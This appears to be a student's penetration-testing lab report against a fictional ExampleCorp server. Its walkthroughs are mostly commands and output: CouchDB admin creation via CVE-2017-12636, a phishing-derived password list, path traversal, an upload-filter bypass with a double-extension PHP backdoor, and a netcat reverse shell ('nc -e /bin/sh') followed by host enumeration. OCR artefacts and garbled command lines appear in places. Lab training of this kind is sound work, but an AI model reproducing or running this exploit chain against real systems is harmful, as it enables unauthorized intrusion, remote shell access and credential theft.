**existing admins**. **Monitor User Role Changes:** Track all **modifications to user roles** in CouchDB logs. Set up **alerts** for unexpected privilege escalations

CVE-2017-12636 walkthrough

Provide a step-by-step guide on how to gain access to the target as an administrator with this exploit.

After running the exploit script, which create the admin account (hacker), using the account
I manually performed some actions on DB using some custom commands.

- **I checked that the credentials are sent correctly**
- curl -u hacker:P@ssw0rd123 "http://10.10.10.10:5984/_config/admins/hacker"
- Returned a response of:
- -pbkdf2-1325f77070ef14d4b355733e77d90919b7441ccd,50438c300e305f65bdab92033e0c06de,10"
- I access database:
- curl -u hacker:P@ssw0rd123 the admin access:
- curl -u http://10.10.10.10:5984/examplecorp
- Which returned:
- {"db_name":"examplecorp","doc_count":0,"doc_del_count":0,"update_seq":0,"purge_seq":0,"compact_running":false,"disk_size":79,"data_size":0,"instance_start_time":"1739444174395260","disk_format_version":6,
- Then I created another DB:
- curl -u hacker:P@ssw0rd123 -X PUT http://10.10.10.10:5984/newdatabase
- Which returned:
- {"ok":true}

Section Three:
OSINT and Phishing

OSINT - Public Exposure Audit

The open-source intelligence investigation was already conducted by one of your colleagues. You can find the resulting screenshots in the OSINT_Data package, which is part of the ExampleCorp Data package.

Go through the images and identify one or more screenshots that show the source of the information needed to compromise the target machine successfully. Provide the screenshot(s) in the next page, with explanation!

OSINT - Public Exposure Audit

One or more screenshots that show the source of the information needed to successfully compromise the target machine.

Disable Firewall On A Directory?

Asked 2 months ago Active 7 days ago Viewed 638 times


0

I have installed WordPress on an ubuntu server which is being protected by a WAF. However, I want to exclude a location /secureapp on the root server. So if my main website is on domain.ltd/ then I want to whitelist domain.ltd/secureapp from the WAF. Any help would be appreciated

apache-httpd

Whitelisting a directory from WAF protection (/secureapp)

If /secureapp is unprotected, We may attempt accessing it directly using default credential (admin/admin, or datas from phising)



Project Details

€250.00 – 750.00 EUR

BIDDING ENDS IN 6 DAYS, 23 HOURS

Looking for a talented PHP Developer who can fix our File Upload page.

We want to make it secure against any type of file upload.
Please only apply if you know how to secure it against
1. Simple File Upload
2. Content Type File Upload
3. Double Extension File Upload
4. Gwt Size File Upload

This implies that file upload functionalities on the applications is bugged and vulnerable to file upload of malicios content.

Skills Required

Project Information Slide

Phishing

Your colleague has already completed the phishing campaign. You can find the results in the Phishing_Results package. To access the data:

1. *Unpack the package*
2. *Start GoPhish from the folder*
3. *Log in to the admin site using the credentials of admin:sagarbansal*

Analyze the results and compile a list of usernames and passwords based on the findings. Provide your list in the next page!

Details

Show 10 entries

Search: Submitted Data

First Name	Last Name	Email	Position	Status	Reported
Christine	Mcdonald	christine@example.com	Management	Submitted Data	
Edwina	Jimenez	edwina@example.com	Employee	Submitted Data	
King	Farley	king@example.com	Employee	Submitted Data	
Liz	Hoover	liz@example.com	Management	Submitted Data	
Martin	Walters	martin@example.com	Developer	Submitted Data	
Millard	Wang	millard@example.com	Management	Submitted Data	✓
Pauline	Frey	pauline@example.com	Employee	Submitted Data	
Rose	Underwood	rose@example.com	Employee	Submitted Data	
sagar	bansal	sagar@example.com	Instructor	Submitted Data	✓
Tabitha	Yang	tabitha@example.com	Developer	Submitted Data	

Showing 1 to 10 of 10 entries (filtered from 52 total entries)

Previous 1 Next

Username and Password list

Username and password list from the phishing campaign.

Username	Password
christine	lei6xei2Ufu
edmund	testing
edmund	testing1
king	jeeFoo7shoo1E
liz	MeoPoph7
liz	MeoPoph1
martin	ieK8uG3ahY
test	test
hacker	hacker
pauline	Ovaa6eech (2X)
rose	ea1Ceiri
hahaha	yougotme!
tabitha	IequiNg3iesh

Section Four: Application Audit

Application Audit


Leverage the information gathered from the OSINT data and phishing campaign to gain unauthorized access to the webserver through its web application.

- *You can utilize the provided backdoor.php file as part of your attack vector.*
- *Provide a detailed walkthrough of your successful penetration in the next slide (you can add more if needed).*
- *Show a successful command execution on the target in the last step*


Application Audit

Provide a step-by-step guide on how to get unauthorized access to the webserver through its web application.


Open a Web Browser:
Navigate to the http://10.10.10.10/secureapp/?file=../../../../../../etc/passwd
When prompted for credentials, I used King's credentials from phishing activity.
Got access to target server:




- Use the contact form to upload a file (since this contact form had the upload files functionality)
- Uploading the file as .php was restricted, I had to rename the extension as a .jpg



- The file as a .jpg is uploaded on http://10.10.10.10/secureapp/uploads/backdoor.php.jpg and when accessed from webapplication it opens and displays Usage: http://example.com/backdoor.php?c=nc -e /bin/sh 10.10.10.7 4444.



- These means that the servers interpret the file as a .php, which is suitable to execution and control of the server.
- NEXT step, CONNECT via SHELL:
- Start a terminal on my attacher machine, and executed a



- Runned on my machine this command in order to trigger the bachdoor.php execution to connect the 2 machines (attacher and target)

```
</body></html>

┌──(kali㉿kali)-[~]
└─$ curl -u king:jeeFoo7shoo1E "http://10.10.10.10/secureapp/uploads/backdoor.php.jpg?c=nc%20-e%20/bin/sh%2010.10.10.5%204444"
^[[B^[[B^[[B^[[B^[[B^[[B^C

┌──(kali㉿kali)-[~]
└─$ curl -u king:jeeFoo7shoo1E "http://10.10.10.10/secureapp/uploads/backdoor.php.jpg?c=id"
<pre>uid=1001(admin) gid=1001(admin) groups=1001(admin),33(www-data)
</pre>
```


- Then I start a listener port on 4444

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444

listening on [any] 4444 ...
^[[Aconnect to [10.10.10.5] from (UNKNOWN) [10.10.10.10] 59324
```

- A reverse shell connection was establish, proven by the succesful execution of some commands on target machine:

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444

listening on [any] 4444 ...
^[[Aconnect to [10.10.10.5] from (UNKNOWN) [10.10.10.10] 59324
whoami
whoami
admin
ls
0.jpg
backdoor.php.jpg
cat 0.jpg
◆◆◆◆JFIF◆◆C
```

- Explored the target machine:



- Meantime I was disconnected, but manage to reconnect by using the same curl command as before.
- Now, lets continue with research:
- -list files in current dir
- -find writable files
- -open writable files
- -check syste
- Check available commands on/usr/local/vesta/bin/

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.10.5] from (UNKNOWN) [10.10.10.10] 59350
whoami
admin
id
uid=1001(admin) gid=1001(admin) groups=1001(admin),33(www-data)
ls -la
total 20
drwxr-xr-x 2 admin admin 4096 Feb 17 13:22 .
drwxr-xr-x 5 admin admin 4096 Jan 21  2021 ..
-rw-r--r-- 1 admin admin 7921 Oct  4  2020 0.jpg
-rw-r--r-- 1 admin admin  221 Feb 17 13:22 backdoor.php.jpg
file filename
filename: cannot open `filename' (No such file or directory)
find . -type f -writable
./backdoor.php.jpg
./0.jpg
cat backdoor.php
id
uid=1001(admin) gid=1001(admin) groups=1001(admin),33(www-data)
cat /var/log/apache2/access.log
id
uid=1001(admin) gid=1001(admin) groups=1001(admin),33(www-data)
backdoor.php?file=somefile;ls
0.jpg
backdoor.php.jpg
ls /usr/local/vesta/bin/
v-acknowledge-user-notification
v-activate-vesta-license
v-add-backup-host
v-add-cron-job
v-add-cron-letsencrypt-job
v-add-cron-reports
v-add-cron-restart-job
v-add-cron-vesta-autoupdate
v-add-database
v-add-database-host
v-add-dns-domain
v-add-dns-on-web-alias
v-add-dns-record
v-add-domain
```


- List the network connections on target:

```
netstat -tuln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 10.10.10.10:443         0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:2525            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:5984            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:587             0.0.0.0:*               LISTEN
tcp        0      0 10.10.10.10:80          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:465             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:8081          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:8083            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:8084          0.0.0.0:*               LISTEN
tcp        0      0 10.10.10.10:53          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:25              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp6       0      0 :::3306                 :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
udp        0      0 10.10.10.10:53          0.0.0.0:*
udp        0      0 127.0.0.1:53            0.0.0.0:*
udp6       0      0 :::53                   :::*
```

- In conclusion:
- Some malicious actor could do a phising action, do an OSINT research on internet and gather info about target machine.
- The malicious actor can authenticate, upload malicious files with which could gain full access to target.
- Having access on target, it can list all passwords, read and write files, upload and download files, list all ports, list al processes that runs, etc.


Optional ex:
Test Port 53 for 10.10.10.10 target.

Check if Port 53 is Open on the Target
I use Nmap to check if Port 53 is open on a target machine.

